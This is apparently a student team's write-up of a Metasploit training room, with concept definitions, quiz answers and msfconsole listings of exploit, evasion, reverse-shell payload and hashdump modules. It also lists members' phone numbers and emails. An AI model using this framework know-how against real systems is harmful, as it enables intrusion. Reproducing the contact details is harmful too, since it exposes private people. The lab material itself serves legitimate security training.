3M2A

TEST, PROTECT, DEFEND

Metasploit Room

Team members

Name	Phone	Email	LinkedIn
Mohamed Tamer	01098851920	mohamedtamer493@gmail.com	Mohamed Tamer
Mohamed Taha	01157504940	motahakhatttab98@gmail.com	Mohamed Khattab
Abdelrahman Nabil	01155642227	abdo12232000@gmail.com	Abdelrahman Nabil
Amr Abdelkhaleq	01065596524	amrkhaled78782@gmail.com	Amr Abdelkhalek
Mohamed Akram	01211075035	ma987236@gmail.com	Mohamed Akram

Task 1: Introduction to Metasploit

To know two main versions && commands


Task 2: Main Components of Metasploit

Interacting with Metasploit is done through the msfconsole command. This command allows you to use various modules, each designed to perform a specific task. Tasks can include exploiting vulnerabilities, scanning targets, or carrying out brute-force attacks. Some key concepts to understand:

• Exploit: A piece of code that takes advantage of a vulnerability in a target system.

• Vulnerability: A weakness or flaw in a system that could lead to confidential data being exposed or allow an attacker to run code/commands on the target.


• Payload: Code that's executed on the target system to perform actions like gaining access or extracting sensitive information.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

  ________________________________________
/ it looks like you're trying to run a \
\ module                               /
  ________________________________________
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.4.30-dev                          ]
+ -- --=[ 2458 exploits - 1264 auxiliary - 430 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

Now, let’s explore some of the different modules and their categories:


Auxiliary Modules: These contain scanners, crawlers, and fuzzers.



```
msf6 > show auxiliary

Auxiliary
=========

   #      Name                                                                        Disc
losure Date  Rank     Check  Description
   -      ----                                                                        ----
-----------  ----     -----  -----------
   0      auxiliary/admin/2wire/xslt_password_reset                                   2007
-08-15       normal   No     2Wire Cross-Site Request Forgery Password Reset Vulnerabil
ity
   1      auxiliary/admin/android/google_play_store_uxss_xframe_rce                   .
             normal   No     Android Browser RCE Through Google Play Store XFO
   2      auxiliary/admin/appletv/appletv_display_image                               .
             normal   No     Apple TV Image Remote Control
   3      auxiliary/admin/appletv/appletv_display_video                               .
             normal   No     Apple TV Video Remote Control
   4      auxiliary/admin/atg/atg_client                                              .
             normal   No     Veeder-Root Automatic Tank Gauge (ATG) Administrative Clie
nt
   5      auxiliary/admin/aws/aws_launch_instances                                    .
             normal   No     Launches Hosts in AWS
   6      auxiliary/admin/backupexec/dump                                             .
             normal   No     Veritas Backup Exec Windows Remote File Access
   7      auxiliary/admin/backupexec/registry                                         .
             normal   No     Veritas Backup Exec Server Registry Access
   8      auxiliary/admin/chromecast/chromecast_reset                                 .
             normal   No     Chromecast Factory Reset DoS
   9      auxiliary/admin/chromecast/chromecast_youtube                               .
             normal   No     Chromecast YouTube Remote Control
   10     auxiliary/admin/citrix/citrix_netscaler_config_decrypt                      2022
-05-19       normal   No     Decrypt Citrix NetScaler Config Secrets
   11     auxiliary/admin/db2/db2rcmd                                                 2004
-03-04       normal   No     IBM DB2 db2rcmd.exe Command Execution Vulnerability
   12     auxiliary/admin/dcerpc/cve_2020_1472_zerologon                              .
             normal   Yes    Netlogon Weak Cryptographic Authentication
   13     auxiliary/admin/dcerpc/cve_2022_26923_certifried                            .
             normal   No     Active Directory Certificate Services (ADCS) privilege esc
alation (Certifried)
```


Encoders: Encoders are used to obfuscate both the exploit and payload, making it harder for a signature-based antivirus to detect them.

- A signature-based antivirus solution works by comparing suspicious files to a database of known threats. However, encoders have a roughly 50/50 chance of bypassing detection due to other checks that antivirus software may perform.




```
msf6 > show encoders

Encoders
========

   #   Name                              Disclosure Date  Rank       Check  Description
   -   ----                              ---------------  ----       -----  -----------
   0   encoder/cmd/base64                .                good       No     Base64 Command Encoder
   1   encoder/cmd/brace                 .                low        No     Bash Brace Expansion Command Encoder
   2   encoder/cmd/echo                  .                good       No     Echo Command Encoder
   3   encoder/cmd/generic_sh            .                manual     No     Generic Shell Variable Substitution Command Encoder
   4   encoder/cmd/ifs                   .                low        No     Bourne ${IFS} Substitution Command Encoder
   5   encoder/cmd/perl                  .                normal     No     Perl Command Encoder
   6   encoder/cmd/powershell_base64     .                excellent  No     Powershell Base64 Command Encoder
   7   encoder/cmd/printf_php_mq         .                manual     No     printf(1) via PHP magic_quotes Utility Command Encoder
   8   encoder/generic/eicar             .                manual     No     The EICAR Encoder
   9   encoder/generic/none              .                normal     No     The "none" Encoder
   10  encoder/mipsbe/byte_xori          .                normal     No     Byte XORi Encoder
   11  encoder/mipsbe/longxor            .                normal     No     XOR Encoder
```

Evasion: While encoders help obscure the payload, evasion modules aim to bypass antivirus defenses. Encoders aren’t designed to completely evade antivirus detection on their own.




```
msf6 > show evasion

Evasion
=======

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  evasion/windows/applocker_evasion_install_util      .                normal  No     Applocker Evasion - .NET Framework Installation Utility
   1  evasion/windows/applocker_evasion_msbuild           .                normal  No     Applocker Evasion - MSBuild
   2  evasion/windows/applocker_evasion_presentationhost  .                normal  No     Applocker Evasion - Windows Presentation Foundation Host
   3  evasion/windows/applocker_evasion_regasm_regsvcs    .                normal  No     Applocker Evasion - Microsoft .NET Assembly Registration Utility
   4  evasion/windows/applocker_evasion_workflow_compiler .                normal  No     Applocker Evasion - Microsoft Workflow Compiler
   5  evasion/windows/process_herpaderping                .                normal  No     Process Herpaderping evasion technique
   6  evasion/windows/syscall_inject                      .                normal  No     Direct windows syscall evasion technique
   7  evasion/windows/windows_defender_exe                .                normal  No     Microsoft Windows Defender Evasive Executable
   8  evasion/windows/windows_defender_js_hta             .                normal  No     Microsoft Windows Defender Evasive JS.Net and HTA
```

Exploits: Exploits are categorized based on the target system.



```
msf6 > show exploits

Exploits
========

   #     Name                                                   Disclosure Date  Rank       Check  Description
   -     ----                                                   ---------------  ----       -----  -----------
   0     exploit/aix/local/ibstat_path                          2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
   1     exploit/aix/local/invscout_rpm_priv_esc                2023-04-24       excellent  Yes    invscout RPM Privilege Escalation
   2     exploit/aix/local/xorg_x11_server                      2018-10-25       great      Yes    Xorg X11 Server Local Privilege Escalation
   3     exploit/aix/rpc_cmsd_opcode21                          2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   4     exploit/aix/rpc_ttdbserverd_realpath                   2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
   5     exploit/android/adb/adb_server_exec                    2016-01-01       excellent  Yes    Android ADB Debug Server Remote Payload Execution
   6     exploit/android/browser/samsung_knox_smdm_url          2014-11-12       excellent  No     Samsung Galaxy KNOX Android Browser RCE
   7     exploit/android/browser/stagefright_mp4_tx3g_64bit     2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Overflow
   8     exploit/android/browser/webview_addjavascriptinterface 2012-12-21       excellent  No     Android Browser and WebView addJavascriptInterface Code Execution
   9     exploit/android/fileformat/adobe_reader_pdf_js_interface 2014-04-13     good       No     Adobe Reader for Android addJavascriptInterface Exploit
   10    exploit/android/local/binder_uaf                       2019-09-26       excellent  No     Android Binder Use-After-Free Exploit
   11    exploit/android/local/futex_requeue                    2014-05-03       excellent  Yes    Android 'Towelroot' Futex Requeue Kernel Exploit
   12    exploit/android/local/janus                            2017-07-31       manual     Yes    Android Janus APK Signature bypass
```

NOPs: NOPs serve no actual function—they represent no operation. In the Intel x86 CPU architecture, they are represented by the byte 0x90. The CPU skips one cycle when a NOP is executed. NOPs are typically used to create a buffer to maintain consistent payload sizes.




```
msf6 >
msf6 > show nops

NOP Generators
==============

   #   Name                 Disclosure Date  Rank    Check  Description
   -   ----                 ---------------  ----    -----  -----------
   0   nop/aarch64/simple   .                normal  No     Simple
   1   nop/armle/simple     .                normal  No     Simple
   2   nop/cmd/generic      .                normal  No     Generic Command Nop Generator
   3   nop/mipsbe/better    .                normal  No     Better
   4   nop/php/generic      .                normal  No     PHP Nop Generator
   5   nop/ppc/simple       .                normal  No     Simple
   6   nop/sparc/random     .                normal  No     SPARC NOP Generator
   7   nop/tty/generic      .                normal  No     TTY Nop Generator
   8   nop/x64/simple       .                normal  No     Simple
   9   nop/x86/opty2        .                normal  No     Opty2
   10  nop/x86/single_byte  .                normal  No     Single Byte
```

Payloads: Payloads are code that runs on the target system. Examples include opening a reverse shell, installing malware, or executing something simple like calc.exe as proof of concept in a penetration test report. There are four payload categories:

- Adapters: Convert single payloads into different formats.
- Singles: Self-contained payloads (e.g., adding a user or launching notepad.exe) that don't require any extra components to execute.
- Stagers: These establish a connection between Metasploit (the attacker) and the target system. Staged payloads send a stager to the target first, which then downloads the full payload. The initial size of a stager is smaller compared to delivering the entire payload at once.
- Stages: These are downloaded by the stager to deliver larger payloads.


Single (inline) and staged payloads differ in their naming conventions:

- Single payloads use an underscore ("_") between "shell" and "reverse," like this: generic/shell_reverse_tcp.
- Staged payloads use a slash ("/") between "shell" and "reverse," for example: windows/x64/shell/reverse_tcp.




```
msf6 > show payloads

Payloads
========

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/aix/ppc/shell_bind_tcp                      .                normal  No     AIX Command Shell, Bind TCP Inline
   1   payload/aix/ppc/shell_find_port                     .                normal  No     AIX Command Shell, Find Port Inline
   2   payload/aix/ppc/shell_interact                      .                normal  No     AIX execve Shell for inetd
   3   payload/aix/ppc/shell_reverse_tcp                   .                normal  No     AIX Command Shell, Reverse TCP Inline
   4   payload/android/meterpreter/reverse_http            .                normal  No     Android Meterpreter, Android Reverse HTTP Stager
   5   payload/android/meterpreter/reverse_https           .                normal  No     Android Meterpreter, Android Reverse HTTPS Stager
   6   payload/android/meterpreter/reverse_tcp             .                normal  No     Android Meterpreter, Android Reverse TCP Stager
   7   payload/android/meterpreter_reverse_http            .                normal  No     Android Meterpreter Shell, Reverse HTTP Inline
   8   payload/android/meterpreter_reverse_https           .                normal  No     Android Meterpreter Shell, Reverse HTTPS Inline
   9   payload/android/meterpreter_reverse_tcp             .                normal  No     Android Meterpreter Shell, Reverse TCP Inline
   10  payload/android/shell/reverse_http                  .                normal  No     Command Shell, Android Reverse HTTP Stager
   11  payload/android/shell/reverse_https                 .                normal  No     Command Shell, Android Reverse HTTPS Stager
   12  payload/android/shell/reverse_tcp                   .                normal  No     Command Shell, Android Reverse TCP Stager
   13  payload/apple_ios/aarch64/meterpreter_reverse_http  .                normal  No     Apple_iOS Meterpreter, Reverse HTTP Inline
   14  payload/apple_ios/aarch64/meterpreter_reverse_https .                normal  No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   15  payload/apple_ios/aarch64/meterpreter_reverse_tcp   .                normal  No     Apple_iOS Meterpreter, Reverse TCP Inline
   16  payload/apple_ios/aarch64/shell_reverse_tcp         .                normal  No     Apple iOS aarch64 Command Shell, Reverse TCP Inline
   17  payload/apple_ios/armle/meterpreter_reverse_http    .                normal  No     Apple_iOS Meterpreter, Reverse HTTP Inline
   18  payload/apple_ios/armle/meterpreter_reverse_https   .                normal  No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   19  payload/apple_ios/armle/meterpreter_reverse_tcp     .                normal  No     Apple_iOS Meterpreter, Reverse TCP Inline
```

Post-Exploitation Modules: These modules are used during the final stages of testing, focusing on tasks that are performed after the system has been exploited.



```
msf6 > show post

Post
====

   #   Name                                       Disclosure Date  Rank    Check  Description
   -   ----                                       ---------------  ----    -----  -----------
   0   post/aix/hashdump                          .                normal  No     AIX Gather Dump Password Hashes
   1   post/android/capture/screen                .                normal  No     Android Screen Capture
   2   post/android/gather/hashdump               .                normal  No     Android Gather Dump Password Hashes for Android Systems
   3   post/android/gather/sub_info               .                normal  No     extracts subscriber info from target device
   4   post/android/gather/wireless_ap            .                normal  No     Displays wireless SSIDs and PSKs
   5   post/android/local/koffee                  2020-12-02       normal  No     KOFFEE - Kia OFFensivE Exploit
   6   post/android/manage/remove_lock            2013-10-11       normal  No     Android Settings Remove Device Locks (4.0-4.3)
   7   post/android/manage/remove_lock_root       .                normal  No     Android Root Remove Device Locks (root)
   8   post/apple_ios/gather/ios_image_gather     .                normal  No     iOS Image Gatherer
   9   post/apple_ios/gather/ios_text_gather      .                normal  No     iOS Text Gatherer
   10  post/bsd/gather/hashdump                   .                normal  No     BSD Dump Password Hashes
```



What is the name of the code taking advantage of a flaw on the target system?

Exploit

What is the name of the code that runs on the target system to achieve the attacker's goal?

Payload


What are self-contained payloads called?

Singles

Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?


Singles

Task 3:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

 ________________________________________
/ it looks like you're trying to run a  \
\ module                                 /
 ----------------------------------------
  \
   \
      __
     /  \
     |  |
     @  @
     |  |
     || |/
     || ||
     |\_/|
     \___/


       =[ metasploit v6.4.30-dev                          ]
+ -- --=[ 2458 exploits - 1264 auxiliary - 430 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

LS command




```
msf6 > ls
[*] exec: ls

'46362(1).py'   46362.py  'AmrAbdelkhalek(1).ovpn'   AmrAbdelkhalek.ovpn   metasploit-4.21.1-2023011701-linux-x64-installer.run   Nessus-10.8.3-ubuntu1604_amd64.deb
msf6 > █
```




```
msf6 > help.txt
[-] Unknown command: help.txt. Run the help command for more details.
msf6 > help set
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

    -c, --clear   Clear the values, explicitly setting to nil (default)
    -g, --global  Operate on global datastore variables
    -h, --help    Help banner.
```

.

history command




```
msf6 > history
1    tree -L 1
2    tree -L 1 auxiliary
3    tree -L 1 auxiliary/
4    tree -L 1
5    ls
6    meta
7    show auxiliary
8    show encoders
9    show evasion
10   show exploits
11   show nops
12   show payloads
13   show posts
14   show post
15   ls
16   help.txt
17   help set
18   help.txt
19   history
msf6 >
```



